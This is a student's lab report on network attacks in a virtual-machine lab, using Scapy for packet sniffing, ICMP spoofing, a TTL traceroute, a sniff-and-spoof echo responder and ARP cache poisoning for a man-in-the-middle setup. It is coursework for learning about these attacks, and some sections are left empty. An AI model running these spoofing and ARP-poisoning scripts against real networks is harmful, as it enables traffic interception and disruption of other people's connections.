Lab1

ShangZewen 1003623

Task 1.1: Sniffing Packets

Task 1.1 A: When I run the python file with root privilege, I can capture the packets when I use the browser. However, if I run the python file without root privilege, I cannot capture the file transferred. It is because when we are trying to capture the file transfer, we need to charge it through hardware, which only can be accessed with root privilege.

```
[02/04/21]seed@VM:~/Desktop$ python3 ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py",
line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py
', line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, so
cket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Task 1.1B:

Capture only the ICMP packets


Code:

Open

Untitled Document 3 × | Untitled Document 1 × | Untitled Document 4 × | *sniffer.py ×

```
from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

Result:




Capture TCP packet that comes from a particular IP and with a destination port number 23
Code:

sniff_spoof.py × sniffer_2.py

```
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
hellpo=sniff(filter='host 10.0.2.5 and tcp port 23',prn=print_pkt)
```

Result:



Capture packets come from or go to a particular subnet.
Code:

Untitled Document 1 × | Untitled Document 4 × | *sniffer.py × | sniffer_3.py ×

```
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt=sniff(filter ='src net 128.230.0.0/16',prn=print_pkt)
```

Result:

```
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 10332
     flags     =
     frag      = 0
     ttl       = 255
     proto     = tcp
     chksum    = 0xf43
     src       = 128.230.247.70
     dst       = 10.0.2.4
     \options   \
###[ TCP ]###
        sport     = http
        dport     = 45072
        seq       = 148557
        ack       = 586914897
```


1.2

Code:

```
from scapy.all import *
a = IP()
a.src = '10.0.0.1'
a.dst = '10.0.2.5'
b = ICMP()
p = a/b
send(p)
```

Terminator

Result:




1.3:

Code:

```
from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
a.ttl = 11
b = ICMP()
send(a/b)
```

By changing the TTL, I can capture all the router's IP addresses between my IP and the destination IP ‘1.2.3.4’.

Result:



No.	Time	Source
16	2021-02-07 06:53:24.9813174…	10.0.2.4
17	2021-02-07 06:53:24.9847875…	10.0.2.1
25	2021-02-07 06:54:29.8612080…	10.0.2.4
26	2021-02-07 06:54:29.8700927…	10.12.0.1
38	2021-02-07 06:55:26.8290760…	10.0.2.4
39	2021-02-07 06:55:26.8347327…	172.16.1.106
44	2021-02-07 06:56:03.0607726…	10.0.2.4
45	2021-02-07 06:56:03.0657830…	172.16.1.210
52	2021-02-07 06:56:24.7571123…	10.0.2.4
53	2021-02-07 06:56:24.7632320…	103.24.77.1
59	2021-02-07 06:57:00.2489868…	10.0.2.4
60	2021-02-07 06:57:00.2572928…	203.116.245.177
64	2021-02-07 06:57:26.2969769…	10.0.2.4
65	2021-02-07 06:57:26.3130817…	203.118.3.65
70	2021-02-07 06:57:55.3854301…	10.0.2.4
71	2021-02-07 06:57:55.3919352…	203.118.6.25
75	2021-02-07 06:58:09.6094534…	10.0.2.4
76	2021-02-07 06:58:09.6160490…	203.118.12.58
80	2021-02-07 06:58:32.1935765…	10.0.2.4
108	2021-02-07 07:00:09.5162265…	203.118.15.214
121	2021-02-07 07:02:34.6811920…	10.0.2.4
129	2021-02-07 07:03:25.8461889…	10.0.2.4


1.4:
Code:

sniff_spoof.py × sniffer_2.py

```
from scapy.all import *
def sniff_spoof(pkt):
        if (pkt[ICMP].type == 8):
                print('sniff packet src',pkt[IP].src)

                ip = IP(src = pkt[IP].dst, dst = pkt[IP].src, ihl = pkt[IP].ihl)
                icmp = ICMP(type = 0,id = pkt[ICMP].id,seq = pkt[ICMP].seq)
                data = pkt[Raw].load
                newpkt = ip/icmp/data
                send(newpkt)
pkt = sniff(filter='icmp',prn=sniff_spoof)
```

I will sniff packet which has type 8 which is the echo packet, once I sniff the echo packet, I will send a constructed packet which has icmp type 0 which is echo-reply.
Result:

VMA


.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.
sniff packet src 10.0.2.5
.
Sent 1 packets.

VMB:

```
[02/08/21]seed@VM:~$ ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=124 ttl=64 time=63.8 ms
64 bytes from 10.0.0.1: icmp_seq=125 ttl=64 time=18.8 ms
64 bytes from 10.0.0.1: icmp_seq=126 ttl=64 time=27.4 ms
64 bytes from 10.0.0.1: icmp_seq=127 ttl=64 time=17.9 ms
64 bytes from 10.0.0.1: icmp_seq=128 ttl=64 time=20.8 ms
64 bytes from 10.0.0.1: icmp_seq=129 ttl=64 time=27.2 ms
64 bytes from 10.0.0.1: icmp_seq=130 ttl=64 time=21.5 ms
64 bytes from 10.0.0.1: icmp_seq=131 ttl=64 time=16.3 ms
64 bytes from 10.0.0.1: icmp_seq=132 ttl=64 time=19.3 ms
64 bytes from 10.0.0.1: icmp_seq=133 ttl=64 time=18.1 ms
64 bytes from 10.0.0.1: icmp_seq=134 ttl=64 time=67.6 ms
64 bytes from 10.0.0.1: icmp_seq=135 ttl=64 time=38.6 ms
64 bytes from 10.0.0.1: icmp_seq=136 ttl=64 time=19.1 ms
64 bytes from 10.0.0.1: icmp_seq=137 ttl=64 time=47.5 ms
^C
```

Exercise2:

Task 1_A:

Code:

Result:

```
[02/09/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.4) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.3) at 08:00:27:28:3a:de [ether] on enp0s3
```

Trash

We can notice that the mac address of 10.0.2.6 which is VMB is successfully replaced by the MAC address of VMM which has the ip address of 10.0.2.4.

Task 1_B:

Code:

```
from scapy.all import *
hostA = '10.0.2.5'
hostB = '10.0.2.6'
hostM = '10.0.2.4'
arpA = ARP(op=2,psrc='10.0.2.6',pdst='10.0.2.5')
send(arpA)
```

Result:

```
[02/09/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.4) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.3) at 08:00:27:28:3a:de [ether] on enp0s3
```

We can notice that the mac address of 10.0.2.6 which is VMB is successfully replaced by the MAC address of VMM which has the ip address of 10.0.2.4.

Task 1_C:

Code:

```
from scapy.all import *
hostA = '10.0.2.5'
hostB = '10.0.2.6'
hostM = '10.0.2.4'

pkt = Ether()/ARP()
pkt[Ether].dst = "ff:ff:ff:ff:ff:ff"
pkt[ARP].psrc = "10.0.2.6"
pkt[ARP].pdst = "10.0.2.6"
pkt[ARP].op = 2
send(pkt)
```


Result:

```
[02/09/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:d3:94:b9 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.3) at 08:00:27:28:3a:de [ether] on enp0s3
[02/09/21]seed@VM:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:d3:94:b9 [ether] on enp0s3
? (10.0.2.4) at 08:00:27:aa:5b:ab [ether] on enp0s3
? (10.0.2.3) at 08:00:27:28:3a:de [ether] on enp0s3
```

We can notice that the mac address of 10.0.2.6 which is VMB is not replaced by the MAC address of VMM which has the ip address of 10.0.2.4.


Task2:

Step2: When I trying to Ping B from A, I am not able to ping successfully sine B's Mac address has already changed to M's Mac address.



2	2021-02-09 01:48:27.1227689…	10.0.2.5	10.0.2.6	ICMP	100 Ech
3	2021-02-09 01:48:28.1486654…	10.0.2.5	10.0.2.6	ICMP	100 Ech
4	2021-02-09 01:48:29.1720138…	10.0.2.5	10.0.2.6	ICMP	100 Ech
5	2021-02-09 01:48:30.1959289…	10.0.2.5	10.0.2.6	ICMP	100 Ech
6	2021-02-09 01:48:31.2191140…	10.0.2.5	10.0.2.6	ICMP	100 Ech
8	2021-02-09 01:48:32.2424070…	10.0.2.5	10.0.2.6	ICMP	100 Ech
10	2021-02-09 01:48:33.2658412…	10.0.2.5	10.0.2.6	ICMP	100 Ech
12	2021-02-09 01:48:34.2893077…	10.0.2.5	10.0.2.6	ICMP	100 Ech
15	2021-02-09 01:48:35.3158211…	10.0.2.5	10.0.2.6	ICMP	100 Ech

Step3: After I turn on the IP forwarding on Host M, when I ping B from A, all the ICMP packets are directed to M.



41	2021-02-09 01:53:13.5450020…	10.0.2.5	10.0.2.6	ICMP	100 Ech
42	2021-02-09 01:53:13.5450279…	10.0.2.4	10.0.2.5	ICMP	128 Red
44	2021-02-09 01:53:14.5753612…	10.0.2.5	10.0.2.6	ICMP	100 Ech
45	2021-02-09 01:53:14.5753868…	10.0.2.4	10.0.2.5	ICMP	128 Red
47	2021-02-09 01:53:15.5998334…	10.0.2.5	10.0.2.6	ICMP	100 Ech
48	2021-02-09 01:53:15.5998567…	10.0.2.4	10.0.2.5	ICMP	128 Red
50	2021-02-09 01:53:16.6242878…	10.0.2.5	10.0.2.6	ICMP	100 Ech
51	2021-02-09 01:53:16.6243122…	10.0.2.4	10.0.2.5	ICMP	128 Red
52	2021-02-09 01:53:17.6487925…	10.0.2.5	10.0.2.6	ICMP	100 Ech

Step4: After I set up the telnet connection while the IP forwarding on Host M is turned on, I am able to type anything. However if I turn off the IP forwarding on Host M, I am not able to type anything on Host A and B.

Task2:

